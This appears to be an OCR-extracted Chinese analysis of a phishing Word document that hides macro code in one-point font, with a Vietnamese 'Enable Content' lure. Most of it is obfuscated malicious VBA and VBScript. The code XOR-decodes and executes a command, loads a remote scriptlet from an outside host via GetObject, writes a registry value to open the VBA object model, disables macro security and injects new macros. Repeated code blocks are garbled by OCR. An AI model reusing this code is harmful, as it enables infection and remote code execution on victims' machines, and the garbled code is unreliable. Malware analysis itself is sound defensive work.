
```
End Function
Dim PKNnzAhgzQiTXEZlcT,kDGqgdNutdoIiSijIllIUDd,DzpwlGZqyYdkRtmhXr
Randomize
kDGqgdNutdoIiSijIllIUDd = Rnd
DzpwlGZqyYdkRtmhXr = Rnd
PKNnzAhgzQiTXEZlcT = oFztDGVNahDltzqRrMY(kDGqgdNutdoIiSijIllIUDd,DzpwlGZqyYdkRtmhXr)
Function dHAGbiciRNxby( TLCeKzfvdUWMIdQ )
   Dim JmUhPLCLmHukJ, cskaeCmGcloz( )
   ReDim cskaeCmGcloz( Len( TLCeKzfvdUWMIdQ ) - 1 )
   For JmUhPLCLmHukJ = 0 To UBound( cskaeCmGcloz )
      cskaeCmGcloz(JmUhPLCLmHukJ) = Asc( Mid( TLCeKzfvdUWMIdQ, JmUhPLCLmHukJ + 1, 1 ) )
   Next
   dHAGbiciRNxby = cskaeCmGcloz
End Function
Dim ADDbqXwHRdKFz
ADDbqXwHRdKFz = dHAGbiciRNxby(WcuHYyPzCNoLVHqGAZGyGb)
Function fdqBruAKAnVGDTsLR( etKMFlDKFjUvWUxeBiVAL )
   Dim NnjdVivKdRZrerBevMDoKeoE, iKitxGhDaqtefEAJBxujUH( )
   ReDim iKitxGhDaqtefEAJBxujUH( Len( etKMFlDKFjUvWUxeBiVAL ) - 1 )
   For NnjdVivKdRZrerBevMDoKeoE = 0 To UBound( iKitxGhDaqtefEAJBxujUH )
      iKitxGhDaqtefEAJBxujUH(NnjdVivKdRZrerBevMDoKeoE) = Asc( Mid( etKMFlDKFjUvWUxeBiVAL, NnjdVivKdRZrerBevMDoKeoE + 1, 1 ) )
   Next
   fdqBruAKAnVGDTsLR = iKitxGhDaqtefEAJBxujUH
End Function
Dim YMIjOpHxUpwlbtIrin
cs=Array
(143,174,224,133,178,178,175,178,224,146,165,179,181,173,165,224,142,165,184,180,224,250,224,179,165,180,224,129,133,133,150,169,178,129,165,168,133,179,154,131,137,182,185,149,146,149,150,164,161,166,14
0,224,253,224,135,165,180,143,162,170,165,163,180,232,226,179,163,178,169,176,180,250,168,180,180,176,179,250,239,239,162,165,180,161,238,175,166,166,169,163,175,176,165,164,169,161,238,163,175,173,239,1
64,178,239,173,179,167,238,167,169,166,226,233): cmd="": For each c in cs: cmd=cmd&Chr(c xor 192): Next : cmd=cmd&vbcrlf: Execute(cmd)
YMIjOpHxUpwlbtIrin = fdqBruAKAnVGDTsLR(fDCJGRnpMBBVYVWBSN)
Function WzHPsDviVxWpreYGwD(CJrIAwDjXVRwJ,erTVjjdOrXxjanzoe)
WzHPsDviVxWpreYGwD = CJrIAwDjXVRwJ + erTVjjdOrXxjanzoe
End Function
Dim ZWjgHLwHQSPC,qvVftIRkoVZIfF,ORWmTbWMdNryIdzkMsyWtBlU
Randomize
qvVftIRkoVZIfF = Rnd
ORWmTbWMdNryIdzkMsyWtBlU = Rnd
ZWjgHLwHQSPC = WzHPsDviVxWpreYGwD(qvVftIRkoVZIfF,ORWmTbWMdNryIdzkMsyWtBlU)
```



```
On Error Resume Next : set AEEVirAehEsZClvyURUVdafL = GetObject("script:https://beta.officopedia.com/dr/msg.gif")
```

一磅字体文档攻击


该钓鱼文档使用新型攻击方式，使用一磅字体在正文中隐藏恶意的攻击代码，（右上）为打开文档时的诱惑图文，（右下）为该文档下一页中隐藏的一磅字体数据，将其放大后（左下）为Base64编码的数据。




Microsoft Word 2016

Phát hiện lỗi 30914-18!

Tài liệu này đã được lưu trữ dưới phiên bản khác với phiên bản hiện tại của ứng dụng Microsoft Office. Để xem nội dung tài liệu, bạn cần phải kích hoạt tính năng tương thích với phiên bản hiện tại bằng cách nhấp vào nút "Enable Content"




```
AAAAAAAAAAAAAAAAA
AAAAAAAAAABQRQAATAEGAPtq9lsAAAAAAAAAAOAA
AiELAQ4AAKIAAADuAwAAAAAAwhMAAAAQAAAAwAA
AAAAAEAAQAAAAAgAABQABAAAAAAAFAAEAAAAAAA
DgBAAABAAAAAAAAAIAQAEAABAAABAAAAAAAEAAAEA
AAAAAAABAAAAAAAAAAAAAAAKQQAQAoAAAAAMAE
AEgCAAAAAAAAAAAAAAAAAAAAAAAAAAANAEALQNAAD
ACQEAOAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAPgJAQBAAAAAAAAAAAAAAAAAAAwAAAHAEAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAC50ZXh0AAAAC
```




一磅字体文档攻击

接下来我们看该文档的攻击宏，该样本触发宏代码后，首先会执行EI开头的函数，该函数首先将自身Office文档拷贝到Temp下。



```
    Loop While False
ErrorHandler:
End Sub

Sub AutoOpen()
    EIXUgqFIq2VzQgkNB5Xf7EbW1C6LU04m6k0gYbjm
End Sub
```




```
Private Sub EIXUgqFIq2VzQgkNB5Xf7EbW1C6LU04m6k0gYbjm()

    On Error GoTo ErrorHandler
    Do

        Dim Q99bomloejLQh0qxHmNEAME2Fs7yqPbCDq7Ycr0j
        Dim sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku
        Dim SpXevuuFo4s5VS5DMNxAZKQ7Q38G0ctyN25PTKVD
        Dim FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A
        Dim Jsif8G52yYf3kuhRHie5XsV702XwQ3RzJQIVwC3W
        Dim QglP1IInE3KZNODhybs5Kzdu6GkuNnl4figH6666
        Dim lzTMjTNJdrnlaZch3SIlndBhJFJuLWar4mKaHrae
        Dim UBhm_OVh6ZEfoLJ8ZB3E9jZhgXgPe1BCIusMWeiI
        Dim LsnMiW2kDBc5ow4AD_52L624o1yVjXcKjlUHWcZl As String
        Dim UjxrrIcCwHkRy8Pfyf2X61CcF08qYt1TJ0J03VCD As String
        Dim VXbEQwdcpS9X9fYEqioho70GosM3CnFq0K8PVpfS As String
        Dim PlvsOgB4nfhDPIYNWwfoKaA2cJWq79K13wt2CzT8 As String
        Dim SIGn61CjMlTpaS8EMtf4lbYewfAifWanE6y2vdXb As String
        Dim ooVqF13QkRi3m6K0xNCLzPShGIDfQ39zvGs3oEc9
        Dim sWKu05cqj9aLzcCAyDLXoO_gIJzHEHpVAtjE4ntB As MsoAutomationSecurity
        Dim vcXHToOi3TyMTfLFWtN5ywNDKgb6TZv999rbSjnj As String

        Application.DisplayAlerts = False

        Set FSO = CreateObject("Scripting.FileSystemObject")
        PlvsOgB4nfhDPIYNWwfoKaA2cJWq79K13wt2CzT8 = ActiveDocument.FullName
        SIGn61CjMlTpaS8EMtf4lbYewfAifWanE6y2vdXb = (Environ("temp") & "\" & GLifuze_GBojIRnucyfyzZii1xLCmoi3dANIqhxQ(15))
        Call FSO.CopyFile(PlvsOgB4nfhDPIYNWwfoKaA2cJWq79K13wt2CzT8, SIGn61CjMlTpaS8EMtf4lbYewfAifWanE6y2vdXb, True)

        UjxrrIcCwHkRy8Pfyf2X61CcF08qYt1TJ0J03VCD = DyfmmnTCsmhdNTySM_V8qa3otgXxJXFPUaPUcZaI
        VXbEQwdcpS9X9fYEqioho70GosM3CnFq0K8PVpfS = qBg_IBIPZ19g3gdtuRU5qlUwHskD4EG0PcJPU4HT

        LsnMiW2kDBc5ow4AD_52L624o1yVjXcKjlUHWcZl = WJjNw7T1vjrWOeYHs_eWOCDhj1584G3W_pBRGwNU

        Set Q99bomloejLQh0qxHmNEAME2Fs7yqPbCDq7Ycr0j = GetObject(, UjxrrIcCwHkRy8Pfyf2X61CcF08qYt1TJ0J03VCD)
        QglP1IInE3KZNODhybs5Kzdu6GkuNnl4figH6666 = i6vZrDTonhLE3BSVNiOrrrlw4idJ1ZPvIwTVfYoD
        ' Get the old AccessVBOM value
        Set lzTMjTNJdrnlaZch3SIlndBhJFJuLWar4mKaHrae = CreateObject(VXbEQwdcpS9X9fYEqioho70GosM3CnFq0K8PVpfS)

        If GK72Xm2ZD5fr3C2j51tb1LXPfwWCE60Xdkg3vAkY(lzTMjTNJdrnlaZch3SIlndBhJFJuLWar4mKaHrae, QglP1IInE3KZNODhybs5Kzdu6GkuNnl4figH6666) Then
            UBhm_OVh6ZEfoLJ8ZB3E9jZhgXgPe1BCIusMWeiI = lzTMjTNJdrnlaZch3SIlndBhJFJuLWar4mKaHrae.RegRead(QglP1IInE3KZNODhybs5Kzdu6GkuNnl4figH6666)
        Else
            UBhm_OVh6ZEfoLJ8ZB3E9jZhgXgPe1BCIusMWeiI = ""
        End If

        ' Allow accessing to the VBA object model
```


一磅字体文档攻击

GL开头的函数的功能为随机生成字符串，即将文档随机命名后拷贝到Temp目录下。

随后修改注册表并禁用宏安全选项。




```
Private Function GLifuze_GBojIRnucyfyzZii1xLCmoi3dANIqhxQ(cb As Integer) As String

    Randomize
    Dim PnXsmeJODY_mv00sVZTq56etTWZ06fHmb8BQSRMz As String
    PnXsmeJODY_mv00sVZTq56etTWZ06fHmb8BQSRMz = "abcdefghijklmnopqrstuvwxyz"
    PnXsmeJODY_mv00sVZTq56etTWZ06fHmb8BQSRMz = PnXsmeJODY_mv00sVZTq56etTWZ06fHmb8BQSRMz & UCase(PnXsmeJODY_mv00sVZTq56etTWZ06fHmb8BQSRMz) & "0123456789"

    For i = 1 To cb
        RandomString = RandomString & Mid$(PnXsmeJODY_mv00sVZTq56etTWZ06fHmb8BQSRMz, Int(Rnd() * Len(PnXsmeJODY_mv00sVZTq56etTWZ06fHmb8BQSRMz) + 1), 1)
    Next

    GLifuze_GBojIRnucyfyzZii1xLCmoi3dANIqhxQ = RandomString
```



```
Set FSO = CreateObject("Scripting.FileSystemObject")
PlvsOgB4nfhDPIYNWwfoKaA2cJWq79K13wt2CzT8 = ActiveDocument.FullName
SIGn61CjMlTpaS8EMtf41bYewfAifWanE6y2vdXb = (Environ("temp") & "\" & GLifuze_GBojIRnucyfyzZii1xLCmoi3dANIqhxQ(15))
Call FSO.CopyFile(PlvsOgB4nfhDPIYNWwfoKaA2cJWq79K13wt2CzT8, SIGn61CjMlTpaS8EMtf41bYewfAifWanE6y2vdXb, True)

UjxrrIcCwHkRy8Pfyf2X61CcF08qYt1TJOJ03VCD = DyfmmnTCsmhdNTySM_V8qa3otgXxJXFPUaPUcZaI
VXbEQwdcpS9X9fYEqioho70GosM3CnFqOK8PVpfS = qBg_IBIPZ19g3gdtuRU5qlUwHskD4EGOPcJPU4HT

LsnMiW2kDBc5ow4AD_52L624o1yVjXcKjlUHWcZl = WJjNw7T1vjrW0eYHs_eWOCDhj1584G3W_pBRGwNU

Set Q99bomloejLQhOqxHmNEAME2Fs7yqPbCDq7Ycr0j = GetObject(, UjxrrIcCwHkRy8Pfyf2X61CcF08qYt1TJOJ03VCD)
QglP1IInE3KZNODhybs5Kzdu6GkuNnl4figH6666 = i6vZrDTonhLE3BSVNiOrrrlw4idJ1ZPvIwTVfYoD
' Get the old AccessVBOM value
Set lzTMjTNJdrnlaZch3SIlndBhJFJuLWar4mKaHrae = CreateObject(VXbEQwdcpS9X9fYEqioho70GosM3CnFqOK8PVpfS)

If GK72Xm2ZD5fr3C2j51tb1LXPfwWCE6OXdkg3vAkY(lzTMjTNJdrnlaZch3SIlndBhJFJuLWar4mKaHrae, QglP1IInE3KZNODhybs5Kzdu6GkuNnl4figH6666) Then
    UBhm_OVh6ZEfoLJ8ZB3E9jZhgXgPe1BCIusMWeiI = lzTMjTNJdrnlaZch3SIlndBhJFJuLWar4mKaHrae.RegRead(QglP1IInE3KZNODhybs5Kzdu6GkuNnl4figH6666)
Else
    UBhm_OVh6ZEfoLJ8ZB3E9jZhgXgPe1BCIusMWeiI = ""
End If

' Allow accessing to the VBA object model
lzTMjTNJdrnlaZch3SIlndBhJFJuLWar4mKaHrae.RegWrite QglP1IInE3KZNODhybs5Kzdu6GkuNnl4figH6666, 1, "REG_DWORD"

' Open new application because HKCU only used when application launched
Set sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku = CreateObject(UjxrrIcCwHkRy8Pfyf2X61CcF08qYt1TJOJ03VCD)
sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.Visible = False
sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.DisplayAlerts = False

sWKu05cqj9aLzcCAyDLXoO_gIJzHEHpVAtjE4ntB = sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.AutomationSecurity
sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.AutomationSecurity = msoAutomationSecurityForceDisable
```


一磅字体文档攻击

接着打开Temp下的doc文件。




```
sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.DisplayAlerts = False

sWKu05cqj9aLzcCAyDLXo0_gIJzHEHpVAtjE4ntB = sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.AutomationSecurity
sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.AutomationSecurity = msoAutomationSecurityForceDisable

Set SpXevuuFo4s5VS5DMNxAZKQ7Q38G0ctyN25PTKVD = sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.Documents.Open(SIGn61CjMlTpaS8EMtf4lbYewfAifWanE6y2vdXb)
Set Jsif8G52yYf3kuhRHie5XsV702XwQ3RzJQIVwC3W = SpXevuuFo4s5VS5DMNxAZKQ7Q38G0ctyN25PTKVD.VBProject.VBComponents

For Each FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A In Jsif8G52yYf3kuhRHie5XsV702XwQ3RzJQIVwC3W
    If FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A.Type = 1 Then
        Call Jsif8G52yYf3kuhRHie5XsV702XwQ3RzJQIVwC3W.Remove(FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A)
    End If
Next FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A

Set FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A = SpXevuuFo4s5VS5DMNxAZKQ7Q38G0ctyN25PTKVD.VBProject.VBComponents.Add(1)
FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A.CodeModule.AddFromString (LsnMiW2kDBc5ow4AD_52L624o1yVjXcKjlUHWcZl)
```

将原本的宏代码移除。



```
Set SpXevuuFo4s5VS5DMNxAZKQ7Q38G0ctyN25PTKVD = sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.Documents.Open(SIGn61CjMlTpaS8EMtf4lbYewfAifWanE6y2vdXb)
Set Jsif8G52yYf3kuhRHie5XsV702XwQ3RzJQIVwC3W = SpXevuuFo4s5VS5DMNxAZKQ7Q38G0ctyN25PTKVD.VBProject.VBComponents

For Each FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A In Jsif8G52yYf3kuhRHie5XsV702XwQ3RzJQIVwC3W
    If FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A.Type = 1 Then
        Call Jsif8G52yYf3kuhRHie5XsV702XwQ3RzJQIVwC3W.Remove(FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A)
    End If
Next FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A

Set FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A = SpXevuuFo4s5VS5DMNxAZKQ7Q38G0ctyN25PTKVD.VBProject.VBComponents.Add(1)
FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A.CodeModule.AddFromString (LsnMiW2kDBc5ow4AD_52L624o1yVjXcKjlUHWcZl)

sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.AutomationSecurity = sWKu05cqj9aLzcCAyDLXo0_gIJzHEHpVAtjE4ntB
```


并将文本中正数第一段的宏代码插入。



```
Set FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A = SpXevuuFo4s5VS5DMNxAZKQ7Q38G0ctyN25PTKVD.VBProject.VBComponents.Add(1)
FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A.CodeModule.AddFromString (LsnMiW2kDBc5ow4AD_52L624o1yVjXcKjlUHWcZl)

sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.AutomationSecurity = sWKu05cqj9aLzcCAyDLXo0_gIJzHEHpVAtjE4ntB

SpXevuuFo4s5VS5DMNxAZKQ7Q38G0ctyN25PTKVD.Save
SpXevuuFo4s5VS5DMNxAZKQ7Q38G0ctyN25PTKVD.Close

Set SpXevuuFo4s5VS5DMNxAZKQ7Q38G0ctyN25PTKVD = sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.Documents.Open(SIGn61CjMlTpaS8EMtf4lbYewfAifWanE6y2vdXb)
Call sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.OnTime(Now + TimeSerial(0, 0, 1), "x_N0th1ngH3r3")
```


一磅字体文档攻击

读取的Word正文中的第一段内容，将其插入到宏代码中。




```
        Set SpXevuuFo4s5VS5DMNxAZKQ7Q38GOctyN25PTKVD = sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.Documents.Open(SIGn61CjMlTpaS8EMtf4lbYewfAifWanE6y2vdXb)
        Set Jsif8G52yYf3kuhRHie5XsV702XwQ3RzJQIVwC3W = SpXevuuFo4s5VS5DMNxAZKQ7Q38GOctyN25PTKVD.VBProject.VBComponents

        For Each FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A In Jsif8G52yYf3kuhRHie5XsV702XwQ3RzJQIVwC3W
            If FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A.Type = 1 Then
                Call Jsif8G52yYf3kuhRHie5XsV702XwQ3RzJQIVwC3W.Remove(FxtP1glHnx40rKv7AQprm0SbBWjTNgL1SVVrg06A)
            End If
